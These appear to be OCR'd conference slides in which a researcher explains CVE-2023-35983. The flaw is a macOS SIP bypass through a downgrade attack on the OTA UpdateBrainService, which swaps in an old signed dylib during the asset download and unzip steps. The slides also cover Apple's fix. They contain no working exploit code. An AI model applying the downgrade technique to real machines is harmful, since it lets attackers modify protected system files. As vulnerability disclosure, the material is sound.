
Apple’s Fix

- List **all** items in the OTA Update package and their checksum values in the **payload.bom**.



```
mickey-mbp:tmp mickey$ lsbom payload.bom | grep boot | grep .efi
./boot/EFI/AMDFirmware/GpuUtil.efi      100644  0/0     161040  82469831
./boot/EFI/AppleSDFirmware/SDFWUpdater.efi      100644  0/0     151680  2901981437
./boot/EFI/AppleSSDFirmware/NVMeFlasher.efi     100644  0/0     137664  153809995
./boot/EFI/DP2HDMIUpdater/DpUtil.efi    100644  0/0     93344   835505259
./boot/EFI/MultiUpdater/MultiUpdater.efi        100644  0/0     102968  2979384550
./boot/EFI/PSFFirmware/PSFFlasher.efi   100644  0/0     72176   3392128559
./boot/EFI/SMCPayloads/SmcFlasher.efi   100644  0/0     189120  3268143850
./boot/EFI/USBCUpdater/HPMUtil.efi      100644  0/0     89144   1036863432
./boot/EFI/USBCUpdater/ThorUtil.efi     100644  0/0     223128  44849984
./boot/Firmware/AMDFirmware/GpuUtil.efi 100644  0/0     161040  82469831
./boot/Firmware/AppleSDFirmware/SDFWUpdater.efi 100644  0/0     151680  2901981437
```

Bypass again via a downgrade attack



Assets

Available for: macOS Ventura

Impact: An app may be able to modify protected parts of the file system


Description: This issue was addressed with improved data protection.

CVE-2023-35983: Mickey Jin (@patch1t)


CVE-2023-35983

The Issue

- The main executable of the UpdateBrainService is an empty caller
- All functions are implemented in the **UpdateBrainLibrary.dylib**
  - Include the new patch code
- **Downgrade attack** by replacing with the old vulnerable version of dylib (**Apple-signed**, okay with the **Library Validation**)



```
__int64 start()
{
  return update_brain_service_main();
}
```



Address	Ordinal	Name	Library
0000000100008010		_update_brain_service_main	@rpath/UpdateBrainLibrary.dylib
0000000100008018		dyld_stub_binder	/usr/lib/libSystem.B.dylib

Replace with the old vulnerable version

CVE-2023-35983

Downgrade Attack

com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain.xml

Get URL

nsurlsessiond

Download to

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/MacUpdateBrain.zip

Input

com.apple.StreamingUnzipService

Decompress in parallel

com.apple.nsurlsessiond/CFNetworkDownload_XXXXXX.tmp/[hash].asset

The extracted path is owned by _nsurlsessiond, modifiable by root!

Move to

mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain/

xpcroleaccountd

Copy to


/private/var/db/com.apple.xpc.roleaccountd.staging/com.apple.MobileSoftwareUpdate.UpdateBrainService.[DDD.DDD].xpc

Launch the service

launchd

CVE-2023-35983

Apple’s Fix: Refactor the whole process



com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain.xml

Get URL

nsurlsessiond

mkdir

/System/Library/AssetsV2/downloadDir/com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain.XXX

Restricted

Download to the new dir

./MacUpdateBrain.zip

Input

New entitlement:com.apple.rootless.storage.MobileAssetDownload

com.apple.StreamingUnzipService.privileged.xpc

Decompress at the new dir in parallel

./XXX.asset

Move to

mobileassetd

/System/Library/AssetsV2/com_apple_MobileAsset_MobileSoftwareUpdate_MacUpdateBrain/

Copy to

xpcroleaccountd

Launch the service

launchd

/private/var/db/com.apple.xpc.roleaccountd.staging/com.apple.MobileSoftwareUpdate.UpdateBrainService.[DDD.DDD].xpc

Take Away

Take Away

Quick Summary

- Apple's OTA Update
  - What is it?
  - How does it work?
- The vulnerabilities
  - Root cause
  - How to exploit?
  - PoCs are publicly available for research purposes only
- How to get arbitrary kernel code execution after bypassing the SIP?

Take Away

My thoughts

- The UpdateBrainService (OTA Update process) is super privileged, has the power to update SSV-protected system files
- Really dangerous for Intel Macs without the T2 Chip
- Secure Boot is a great hardware mitigation against such attacks

Thanks

Mickey Jin (@patch1t)